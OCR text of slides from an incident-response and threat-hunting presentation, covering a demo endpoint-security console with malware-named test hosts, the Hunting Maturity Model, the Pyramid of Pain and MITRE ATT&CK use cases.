


Incident Reporting

CTR SNAPSHOT


THREAT GRID REPORT

FORENSIC SNAPSHOT



Recovery

ISOLATION



Remediation

VULNERABILITY

27 Require Attention | 0 In Progress | 0 Resolved

Begin Work | Mark Resolved | Move to Group... | Sort Severity

Demo_Qakbot_1 in group Protect	38 events
Demo_Qakbot_3 in group Audit	31 events
Demo_Cta in group Triage	139 events
Demo_AMP_Threat_Audit in group Protect	65 events
Demo_WannaCry_Ransomware in group Audit	310 events
Demo_Upatre in group Audit	33 events

Hostname	Demo_Upatre	Group	Audit
Operating System	Windows 10, SP 0.0	Policy	Audit
Connector Version	7.0.5.11403	Internal IP	33.156.241.146
Install Date	2019-11-13 06:00:18 CET	External IP	253.183.65.138
Connector GUID	8a035f0d-9564-4e54-89c0-9aa618baee04	Last Seen	2019-11-13 07:53:20 CET

Related Events

Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET
Medium	Threat Detected	fa178923...74390ddc	2019-11-13 06:00:23 CET

Vulnerabilities

Name / File Name	Version / SHA-256	CVEs
Adobe Acrobat Reader AcroRd32.exe	9.3.3.177 825b7b20...432e4f82	54

Events | Device Trajectory | Diagnostics | View Changes

Lessons Learned


VULNERABILITY

REPORTING/DOCUMENTATION

It’s Quiz Time: Incident Response

What do you think is the least considered Incident Response Task?

What is **Threat Hunting**?



“[Threat hunting is] the process of proactively and iteratively searching … to detect and isolate advanced threats that evade existing security solutions.”

Proactive IR – aka Threat Hunting

1. Answer a simple question “Am I compromised?”
2. Identify evidence indicating the presence of adversary activities within a network or an endpoint system
3. Assess your existing security tools and identify gaps to reduce the attack surface
4. Reduces dwell/exposure time by finding new detection methods to find attackers

Alert generated by a Threat Hunting Activity

Analyst Triage

Escalate or resolve

The HMM & the Loop

Hunting Maturity Model

INITIAL

- Relies primarily on automated alerting
- Little or no routine data collection

MINIMAL

- Incorporates threat intelligence indicator searches
- Moderate or high level of routine data collection

PROCEDURAL


- Follows data analysis procedures created by others
- High or very high level of routine data collection

INNOVATIVE

- Creates new data analysis procedures
- High or very high level of routine data collection


LEADING

- Automates the majority of successful data analysis procedures
- High or very high level of routing data collection



https://medium.com/@sqrrldata/the-cyber-hunting-maturity-model-6d506faa8ad5
https://www.threathunting.net/sqrrl-archive

The Pyramid of Pain



David Bianco

http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Tactics, Techniques & Procedures

"Patterns of activities or methods associated with a specific threat actor or group of threat actors"

Definitive Guide to Cyber Threat Intelligence

MITRE ATT&CK


«Globally-accessible knowledge base of adversary tactics and techniques based on real-world observations»

attack.mitre.org

MITRE ATT&CK Use Cases

Help cyber defenders develop analytics that detect the techniques used by an adversary

Gives analysts a common language to structure, compare, and analyse threat intelligence



Common language and framework that red Teams use to emulate threats and plan their operations

Assess organization's capabilities and drive engineering decisions like what tools or logging

MITRE ATT&CK MATRIX

For Your Reference

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
